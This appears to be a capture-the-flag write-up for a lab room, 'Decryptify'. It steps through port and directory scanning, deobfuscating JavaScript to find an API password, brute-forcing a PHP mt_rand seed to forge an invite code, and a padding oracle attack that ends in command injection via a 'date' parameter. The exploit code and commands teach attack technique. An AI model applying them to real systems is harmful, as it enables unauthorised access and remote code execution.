
Decryptify

Use your exploitation skills to uncover encrypted keys and get RCE.


IP : 10.10.133.61

NMAP - SCAN


```
nmap -sC -sV -p- --min-rate=3000 -v -oN nmap/full_port_scan.txt 10.10.133.61
```




Two ports are open. so, go to the http port




when we check the source code there are two interesting link.





To access the API we need API password. we found api.js. check it . we can see **obfuscated JavaScript code**.




Using code beautifier

```
function b(c, d) {
  const e = a();
  return (
    (b = function (f, g) {
      f = f - 0x165;
```


```
      let h = e[f];
      return h;
    }),
    b(c, d)
  );
}
const j = b;
function a() {
  const k = [
    "16OTYqOr",
    "861cPVRNJ",
    "474AnPRwy",
    "H7gY2tJ9wQzD4rS1",
    "5228dijopu",
    "29131EDUYqd",
    "8756315tjjUKB",
    "1232020YOKSiQ",
    "7042671GTNtXE",
    "1593688UqvBWv",
    "90209ggCpyY",
  ];
  a = function () {
    return k;
  };
  return a();
}
(function (d, e) {
  const i = b,
    f = d();
  while (!![]) {
    try {
      const g =
        parseInt(i(0x16b)) / 0x1 +
        -parseInt(i(0x16f)) / 0x2 +
        (parseInt(i(0x167)) / 0x3) * (parseInt(i(0x16a)) / 0x4) +
        parseInt(i(0x16c)) / 0x5 +
```

```
      (parseInt(i(0x168)) / 0x6) * (parseInt(i(0x165)) / 0x7) +
      (-parseInt(i(0x166)) / 0x8) * (parseInt(i(0x16e)) / 0x9) +
      parseInt(i(0x16d)) / 0xa;
    if (g === e) break;
    else f["push"](f["shift"]());
   } catch (h) {
    f["push"](f["shift"]());
   }
  }
})(a, 0xe43f0);
const c = j(0x169);
```

In this code we can see the API password keys. so, capture the request and send it to the intruder in Burp.



set the payloads. and start the sniper attack. then you will get the key.




we found the API password.

Directory scan using gobuster

```
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.133.61:1337/ -x php,txt,js,html,xml -t 100
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.133.61:1337/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,txt,js,html,xml
```

```
[+] Timeout:                10s
===============================================================
========
Starting gobuster in directory enumeration mode
===============================================================
========
/index.php           (Status: 200) [Size: 3220]
/header.php          (Status: 200) [Size: 370]
/footer.php          (Status: 200) [Size: 245]
/css                 (Status: 301) [Size: 317] [--> http://10.10.133.61:1337/css/]
/js                  (Status: 301) [Size: 316] [--> http://10.10.133.61:1337/js/]
/api.php             (Status: 200) [Size: 1043]
/javascript          (Status: 301) [Size: 324] [--> http://10.10.133.61:1337/javascrip
t/]
/logs                (Status: 301) [Size: 318] [--> http://10.10.133.61:1337/logs/]
/dashboard.php       (Status: 302) [Size: 0] [--> logout.php]
/phpmyadmin          (Status: 301) [Size: 324] [--> http://10.10.133.61:1337/phpm
yadmin/]
/server-status       (Status: 403) [Size: 279]
Progress: 919673 / 1323348 (69.50%)^C
```

check the logs.



No need to decrypt it because the ,

```
// Token generation example
function calculate_seed_value($email, $constant_value) {
    $email_length = strlen($email);
    $email_hex = hexdec(substr($email, 0, 8));
    $seed_value = hexdec($email_length + $constant_value + $email_hex);

    return $seed_value;
}
     $seed_value = calculate_seed_value($email, $constant_value);
     mt_srand($seed_value);
     $random = mt_rand();
     $invite_code = base64_encode($random);
```

Invite code should be base64 encoded one.

so, in this code we see seed values . to find possible seed values . check the https://github.com/openwall/php_mt_seed

and using it ,

```
└─$ ./php_mt_seed 1348337122
Pattern: EXACT
Version: 3.0.7 to 5.2.0
Found 0, trying 0xfc000000 - 0xffffffff, speed 46976.2 Mseeds/s
Version: 5.2.1+
Found 0, trying 0x00000000 - 0x01ffffff, speed 0.0 Mseeds/s
seed = 0x00143783 = 1324931 (PHP 7.1.0+)
Found 1, trying 0x18000000 - 0x19ffffff, speed 551.6 Mseeds/s
seed = 0x198ad677 = 428529271 (PHP 7.1.0+)
Found 2, trying 0x2a000000 - 0x2bffffff, speed 542.0 Mseeds/s
seed = 0x2addc25a = 719176282 (PHP 7.1.0+)
```

```
Found 3, trying 0x36000000 - 0x37ffffff, speed 536.1 Mseeds/s
seed = 0x37aaaa7b = 933931643 (PHP 5.2.1 to 7.0.x; HHVM)
Found 4, trying 0x58000000 - 0x59ffffff, speed 536.9 Mseeds/s
seed = 0x590030a0 = 1493184672 (PHP 5.2.1 to 7.0.x; HHVM)
seed = 0x590030a0 = 1493184672 (PHP 7.1.0+)
Found 6, trying 0x66000000 - 0x67ffffff, speed 534.8 Mseeds/s
seed = 0x66c05097 = 1723879575 (PHP 5.2.1 to 7.0.x; HHVM)
seed = 0x66c05097 = 1723879575 (PHP 7.1.0+)
Found 8, trying 0x84000000 - 0x85ffffff, speed 534.9 Mseeds/s
seed = 0x850b0811 = 2232092689 (PHP 7.1.0+)
Found 9, trying 0xfe000000 - 0xffffffff, speed 537.4 Mseeds/s
Found 9
```


Found 9 possible seed values.

so , we need to find the constant value using this creds, modify the php code we found to get the constant value.

```
<?php

function calculate_seed_value($email, $constant_value) {
    $email_length = strlen($email);
    $email_hex = hexdec(substr($email, 0, 8));
    $seed_value = hexdec($email_length + $constant_value + $email_hex);

    return $seed_value;
}

    $email = 'alpha@fake.thm';
    $lower = 1324931;
    $upper = 2232092689;
    $target= 1348337122;
    for ($constant_value = $lower; $constant_value <= $upper; $constant_value
++) {
        $seed_value = calculate_seed_value($email, $constant_value);
```

```
        mt_srand($seed_value);
        $random = mt_rand();
        //$invite_code = base64_encode($random);
        if($random == $target) {
            echo $constant_value;
            break;
        }
    }
?>
```

running this one we can found the constant_value




now change the code to find the Invite code for hello@fake.thm like bellow

```
<?php

function calculate_seed_value($email, $constant_value) {
    $email_length = strlen($email);
    $email_hex = hexdec(substr($email, 0, 8));
    $seed_value = hexdec($email_length + $constant_value + $email_hex);

    return $seed_value;
}
    $email = 'hello@fake.thm';
    $constant_value = 100099999;
    $seed_value = calculate_seed_value($email, $constant_value);
    mt_srand($seed_value);
    $random = mt_rand();
    $invite_code = base64_encode($random);
    echo $invite_code;
```

```
?>
```

run this we can get the invie_code and get login.




lets check the source code . we can found

```
  <footer class="bg-light text-center py-3">
      <p>&copy;  <strong>2025
</strong> Decryptify</p>
      <form method="get">
        <input type="hidden" name="date" value="0JwgZHTIH+2BrI0M7z65X
ErxX1B1bPwIRmjvPjyHKIU=">
      </form>
    </footer>
```

set the parameter date in url

```
http://10.10.115.141:1337/dashboard.php?date=ls
```




we got this error . so, search on google padding error exploits github . That refer to implementations and demonstrations of **padding oracle attacks**, a type of cryptographic vulnerability where an attacker can decrypt data without the secret key by observing how a system handles incorrect padding. Numerous repositories offer proof-of-concept code, attack frameworks, and vulnerable test servers for educational and penetration testing purpose

I use https://github.com/glebarez/padre install latest release and using it

and

```
http://10.10.115.141:1337/dashboard.php?date=eGaHJVbs4t9lbmJyaWVhcw==
```



we can now execute command injection.